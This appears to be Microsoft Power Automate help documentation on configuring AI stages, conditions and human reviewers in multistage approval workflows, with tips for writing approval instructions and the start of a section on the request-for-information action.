
Approval details X

Add and configure an AI stage

Important

Before you add an AI stage to your multistage approval, ensure that you have Copilot Studio Copilot Credits assigned to the environment you're working in. For more information on licenses and billing, see [Copilot Studio licensing](#). If you don't have sufficient Copilot Credits, your approval stalls and doesn't proceed.

Let's now configure an AI stage.



1. In the approval viewer on the left pane, select the plus button "+" above the manual stage that you created.
2. Select **AI stage** from the dropdown. A single tile for the AI stage appears in the approval viewer.
3. Select the text in the tile and rename the stage (1).
4. In the **Instructions** pane (2), start by writing instructions and criteria you want the AI stage to use to make a decision.

Important

See [How to write instructions in your AI stage for better results](#) to learn how to craft your instructions well.

5. If you want the AI stage to use inputs such as documents, images, text, and knowledge to make an approval decision select "/" on your keyboard or select **Add content** (3) where you want that input in the instructions. A menu appears to select an input type and then to upload a sample input for testing.
6. If you used inputs in your instructions, be sure to upload samples before testing.
7. From the model picker (4), select the AI model you want to use to make the approval decision.

Note

Where possible, favor the more powerful models for approval decisions. For example, favor GPT-o3 over GPT-4.1.

8. Select **Test** (5) to test the instructions and wait for some seconds.
9. In the **Approval decision** (6) pane view the test result, and below the rationale for the decision.
10. The **Next step based on decision** (7) section allows you to route your approval based on the decision from the AI stage. Here by default, if the AI stage approves, the approval *continues* to the next stage. If rejected, the approval *ends as rejected*. If the approval fails to give an approve/reject decision, it simply continues to the next stage.

ⓘ **Note**

The **Next step based on decision** section ensures that humans are always in control giving them the ability to make final decisions even after AI stages make decisions.

11. At this point if you save and close the multistage approval, you see fields for the inputs you configured in this AI stage in the flow designer.

Add and configure a condition

Conditions are essential for routing approvals and automatically approving or rejecting based on specific criteria. If no conditions are set between stages, the default behavior is:

- If a stage is approved, the process moves to the next stage.
- If the stage is rejected, the approval process ends.

However, with conditions you can customize the default behavior of your multistage approval.

1. To add a condition, select + in the multi-stage viewer between the two stages.
2. Select **Condition** from the dropdown.
3. Add condition statements as you wish.

Condition type *

☒ If/else ☐ Switch

Condition *

OR ▾

{x} Amount x ▾	Is greater than... ▾	50000	
{x} Custome... x ▾	Is equal to ▾	High	

+ Add statement + Add group

then	Go to 3. Senior adjuster approval ▾
if not	Go to 2. Adjuster approval ▾

ⓘ Note

On the left side of the condition statement, you can only use an input. You can select from existing inputs or create new ones.

4. Configure where the approval goes based on whether the condition is met:

- If the condition is met, you can continue to the next stage, approve/reject, or route to another stage.
- If the condition isn't met, you can continue to the next stage, approve/reject, or route to another stage.

In this simple example, we define that if the expense amount is greater than \$5,000, the request should *continue* to the manager for approval. However, if the amount is under \$5,000 and the AI stage approves it, the request can bypass the manager approval and automatically *end the approval as Approved*.

Mapping variables from your flow to inputs in the approval

If you created inputs inside of the approval, you need to map variables from your flow to those inputs. When you save and close the approval dialog, you can see fields to perform these mappings in the action card.

AI travel authorization approval

Invalid parameters

Approval Process *

Edit

Travel_Request_Form *

'Travel_Request_Form' is required.


Manager_Approval *

Travel_Policy_Guidelines *

Select the fields and then select the items from preceding actions in the flow that you want to be used in the approval at run time.


Document format requirements for approvals files

Documents used in approvals must be in [base64 format](#). Some connectors return outputs that are already in base 64. But if you're using outputs from connectors that don't, use the string function from Power Fx on the file as shown in the following image:



Bringing it all together

Let's look at an example of how this approval process works with manual and AI stages, and conditions. The following image shows a complete approval process with four stages and a condition check.



1. The approval request reaches the *AI expense screening* stage first when the approval runs.

- If *approved*, the request moves to the condition check.
- If *rejected*, the approval process ends without reaching the condition check.

2. At the condition check:

- If the expense amount is greater than 5000, the approval continues to the Manager approval stage.
- If the expense amount isn't greater than 5000, the approval ends as Approved.

3. For expenses over 5000 that reach the *Manager approval* stage:

- If approved, the request moves to the AI budget verification stage for final compliance checks.
- If rejected, the approval process ends as Rejected.

4. The *AI budget verification* stage performs final budget and compliance validation:

- If the AI approves, the request continues to Finance review for processing.
- If the AI rejects, the approval process ends as Rejected.

5. Finally, the finance professionals in the *Finance review* stage perform their own evaluation based on accounting rules, budget availability, and payment processing requirements:

- If approved, the approval process ends as Approved and payment is initiated inside the agent flow.
- If rejected, the approval process ends as Rejected.

This demonstrates how you can build intelligent approval workflows that combine AI efficiency with human oversight, automatically routing requests based on specific business rules like expense amounts.

ⓘ Note

In each AI stage, you can configure whether the approval should continue to the next stage even when the AI approves, giving you full control over your workflow routing.

Responding to approvals

Responding to approvals remains consistent between standard and advanced approvals. Users assigned to approvals can respond through:

- Microsoft Teams approvals app
- Outlook
- Power Automate portal

More on AI stages

Using AI approvals for sensitive cases


While AI approvals can streamline many business processes, exercise care when implementing them for highly sensitive approvals such as financial transactions, legal decisions, personnel actions, or compliance-critical processes. For these scenarios, we recommend ensuring that human approval stages are reached in the workflow so that humans remain in ultimate control of important decisions. Review these terms <https://www.microsoft.com/en-us/business-applications/legal/legal-landing-page/> for more guidance.

For more information on responsible use of AI for approvals, see [FAQ for AI approvals](#).

What happens when the AI stage is unsure of the decision to make

Sometimes, the AI stage might return a response labeled "Analysis failed." This typically occurs when the AI model is unable to determine an appropriate approval decision. Common causes include contradictory or off-topic instructions, or insufficient information provided to support a clear decision.

Here's an example where the AI returned an "Analysis failed" response due to conflicting input.



In this example, we instruct the AI stage to approve expenses under \$500 and reject those over \$300. However, the attached expense is \$400, which falls within both criteria. As a result, the AI can't confidently determine whether to approve or reject the request due to the conflicting instructions.

Important

To avoid the "Analysis failed" response, follow guidelines in the *How to write instructions in your AI stage for better results* section of this article.

Viewing AI stage decision and rationale in Power Automate

There are two ways to see the decision and rationale of the AI stage after it runs:

- Approvals center
- Prompt builder activity screen


View in approvals center

If you're an approver in a completed multistage approval, you should see the decision and rationale of the AI stages in Power Automate.

1. Sign in to make.powerautomate.com.
2. From the environment picker, select the environment that the approval was run from.
3. From the left navigation pane, select **Approvals**.
4. In the **History** tab, select the approval that was completed and that includes the AI stage.
5. View the approval decision and rationale from the preceding AI stages in the right pane that opens.

View in prompt builder activity screen

1. Sign in to make.powerautomate.com.
2. From the environment picker, select the environment that the approval was run from.
3. From the left navigation pane, select **prompt builder activity**. If you don't see that option, select the three dots (...) > **Discover all**.
4. Under the monitor header in the **Discover** screen, select **prompt builder activity**. You can pin this screen to your navigation for easier access in the future.



In this screen, you can see all the runs of your AI prompts including the runs from the AI stages.

AI Builder activity
This section provides data to better understand your usage of AI models and prompts. [Learn more](#)

Last 7 days | All | Download csv | Search tools | Last refreshed 0 seconds ago

Processed time	Tool name	Input	Output	Used in	Estimated consumption
07/01/25, 11:26 AM	Unsaved Prompt	{"Expense_Details":{"ID":"123..."}}	{"Decision":"Rejected","Ratio..."}	Quick Test	0 credits
07/01/25, 11:26 AM	Unsaved Prompt	{"Expense_Details":{"ID":"123..."}}	{"Decision":"Approved","Ratio..."}	Quick Test	0 credits
07/01/25, 11:26 AM	Unsaved Prompt	{"Expense_Details":{"ID":"123..."}}	{"Decision":"Approved","Ratio..."}	Quick Test	0 credits
07/01/25, 11:26 AM	Unsaved Prompt	{"Expense_Details":{"ID":"123..."}}	{"Decision":"Approved","Ratio..."}	Quick Test	0 credits
07/01/25, 11:22 AM	Unsaved Prompt	{"Expense_Details":{"ID":"123..."}}	{"Decision":"Approved","Ratio..."}	Quick Test	0 credits

5. Select the **Processed time** part of one of the rows (the blue text in the column) to see the decision and rationale of that run.

← 07/03/25, 11:26 AM

Tool name
Unsaved Prompt

Input
{"Expense_Details":{"ID":"1234567890","Amount":500}}

Output
{"Decision":"Approved","Rationale":"The expense request is approved because the amount of \$500 is less than the \$500 threshold specified in the user instruction."}


Consumption
0 credits

Processed by
auto001 user06

Model
-

Here you see the **Input** which is the piece of text, document, or image that was given in the instruction and the **Output** which contains the decision and rationale of the AI stage

represented in the JSON format.



How to write instructions in your AI stage for better results

Approvals are a critical component of business processes, so it's essential that your instructions are clearly written and consistently yield accurate results. This section is especially important. Follow these best practices to ensure your AI approval stages deliver reliable and consistent decisions. While not every guideline might apply in every case, using them where possible helps maximize effectiveness.

- 1. Keep instructions focused on the business process:** Ensure your approval instructions relate to legitimate business process approvals such as expense approvals, purchase order approvals, contract reviews, etc. AI stages work best when evaluating specific business workflows with clear policies.
- 2. Use more powerful models for complex tasks:** Because accurate approval decisions are critical to your business, it's important to use the most capable AI models available whenever possible. For example, prefer GPT-o3 over GPT-4.1 for improved reasoning and consistency. For approval scenarios that involve complex tasks, intensive calculations, multistep logic, or nuanced analysis, consider using reasoning-optimized models like o3 or your own fine-tuned models from Azure AI Foundry to achieve better accuracy and reliability.
- 3. Focus on either reasons to reject or reasons to approve:** Focus on either approval criteria OR rejection criteria, and avoid both. Mixing approaches can confuse the model. For example, if you provide the AI stage conflicting criteria such as "Approve if the expense is under \$500 but reject if the expense is over \$300 and it's a meal expense," it won't know how to make a correct decision when processing a \$400 meal expense that meets both conditions simultaneously.
 - **Good:** "Reject if the expense amount exceeds \$500 or if no receipt is attached"
 - **Avoid:** "Approve if under \$500 but reject if over \$500 unless it's travel expenses"

4. **Reference your inputs specifically:** When using uploaded inputs, documents, or data, reference them by name and specify exactly where the AI should look for information in your instructions. This ensures the AI knows which files to check and what data points to extract.
 - **Good:** "Check the 'Budget_Report.pdf' file and approve if the Q3 revenue exceeds \$100,000".
 - **Avoid:** Avoid: "Check the budget file for revenue numbers".
5. **Be specific and measurable:** Avoid subjective terms that can be interpreted differently. Use concrete, measurable criteria that leave no room for ambiguity.
 - **Good:** "Approve if delivery date is within five business days of request date"
 - **Avoid:** "Approve if the timeline is reasonable" (here there's no quantitative rule for what 'reasonable' means)
6. **Ensure file quality:** Verify that inputs such as images and documents are clear, unprotected, and readable. Blurry images, password-protected files, or corrupted documents are more likely to lead to an analysis failure.
7. **Test with realistic data:** To validate your instructions work as expected, use representative examples that mirror your actual approval scenarios. Don't just test with perfect examples—include edge cases. For example, use real documents from your workflow, test with missing information scenarios, include borderline cases near your thresholds, try documents with formatting variations, test both approval and rejection scenarios.
8. **Define edge cases and fallback behavior:** Specify what should happen when the AI encounters unclear, incomplete, or unexpected information. This prevents the AI from making incorrect assumptions. For example, you can state, "If expense category is missing, reject the request."
9. **Set clear thresholds and ranges:** Avoid ambiguous boundaries by defining exact cutoff points. Be explicit about what happens at boundary values.
 - **Good:** "Approve if satisfaction score is 4.0 or higher on a 5-point scale"
 - **Avoid:** "Approve high satisfaction scores"
10. **Use structured formats for complex criteria:** For multistep evaluations, break down your logic into numbered steps or decision trees. This ensures the AI processes each condition systematically and makes your approval logic transparent. Here's a good structure:

Reject the expense report if ANY of the following conditions are true:

- Amount in the "Total" field exceeds \$500.00
- No receipt image file is uploaded

- Expense date is more than 60 days before the date due date found in the expense guidelines
- Manager signature field in the expense form is blank
- Employee ID field is empty or doesn't match format XXX-XXXX (three numbers, dash, four numbers)

11. **Include relevant organizational context:** Reference specific company policies, compliance requirements, or business rules the AI should enforce via inputs like documents or knowledge. For example, you could state, "Follow Travel Policy v2.3: meals over \$75 require itemized receipts with business justification. Reject if receipt or justification is missing."
12. **Avoid time-sensitive references:** Don't use relative dates or time references that become outdated. Use specific timeframes or calculated periods instead. The AI model might not know what today's date is as an example.
 - **Good:** Approve if submission date is within 30 days of expense date
 - **Avoid:** "Approve if submitted this month"
13. **Use consistent terminology:** To avoid confusion, stick to the same terms throughout your instructions. Avoid using different terms for the same thing. For example, use "expense amount" consistently throughout your instructions and avoid switching between "expense amount," "cost," "total," "sum," and "charge"

Known limitations

The following are known limitations:

- Only base64 encoded file contents in file inputs for AI stages are supported.
- If a user in a different environment from which an approval was sent responds to the approvals, the approval might fail. To prevent the failure, identify the user you want to send the approval to, go to the Power Platform admin center, and add the user to that environment.
- You can't assign the same approver to different stages. For example, if you assign John Doe to stage 1, you can't assign him to stage 2 as well. This causes your flow to fail.
- File attachments aren't currently supported.
- Application lifecycle management (ALM) is currently not supported for advanced approvals, meaning that if you import a flow with an advanced approval, you need to recreate the multi-stage approval in the flow.
- Sharing is currently not supported, meaning that if you share a flow that has the human in the loop connector, the recipient needs to recreate the multi-stage approval in the flow.

Last updated on 02/10/2026

Request information from humans in the loop

09/04/2025

Human input, review, and action are essential to ensure that automations and AI workflows run effectively and maintain high quality. The *request for information* (RFI) action in agent flows provides a streamlined way to incorporate human oversight into automated processes.

What is the request for information action?

Request for information is an action in agent flows that lets workflows:

1. Pause execution
2. Collect input from designated human reviewers before proceeding with subsequent steps
3. Use input from human reviewers in subsequent steps

Access request for information

The request for information action is available exclusively in *agent flows*. Agent flows are automations built in Copilot Studio that can be used standalone or integrated with Copilot Studio agents. Learn more about agent flows in the [agent flows overview](#).

Common use cases for request for information

The request for information action addresses critical business needs across various industries. There are many scenarios where this action can be used. Here are a few examples:

- **Insurance claims processing:** When automated claim review identifies missing documentation or requires damage assessment details, the RFI action can request specific information from field adjusters, such as repair estimates, photo documentation, or on-site inspection results.
- **Financial services compliance:** During loan applications or account reviews, workflows can pause to request more verification documents from compliance officers, such as income verification, credit assessments, or regulatory approvals.
- **Supply chain quality control:** Manufacturing processes can request inspection reports from quality assurance teams when automated systems detect potential defects or when supplier certifications need human verification.

- **Legal document review:** Contract approval workflows can pause to request legal counsel input on specific clauses, risk assessments, or compliance requirements that require professional judgment.
- **IT security incident response:** Security workflows can automatically request more investigation details from cybersecurity analysts when threat detection systems identify suspicious activities requiring expert analysis.

Set up request for information in your agent flow

There are a few steps to set up and test the request for information action in your agent flow.

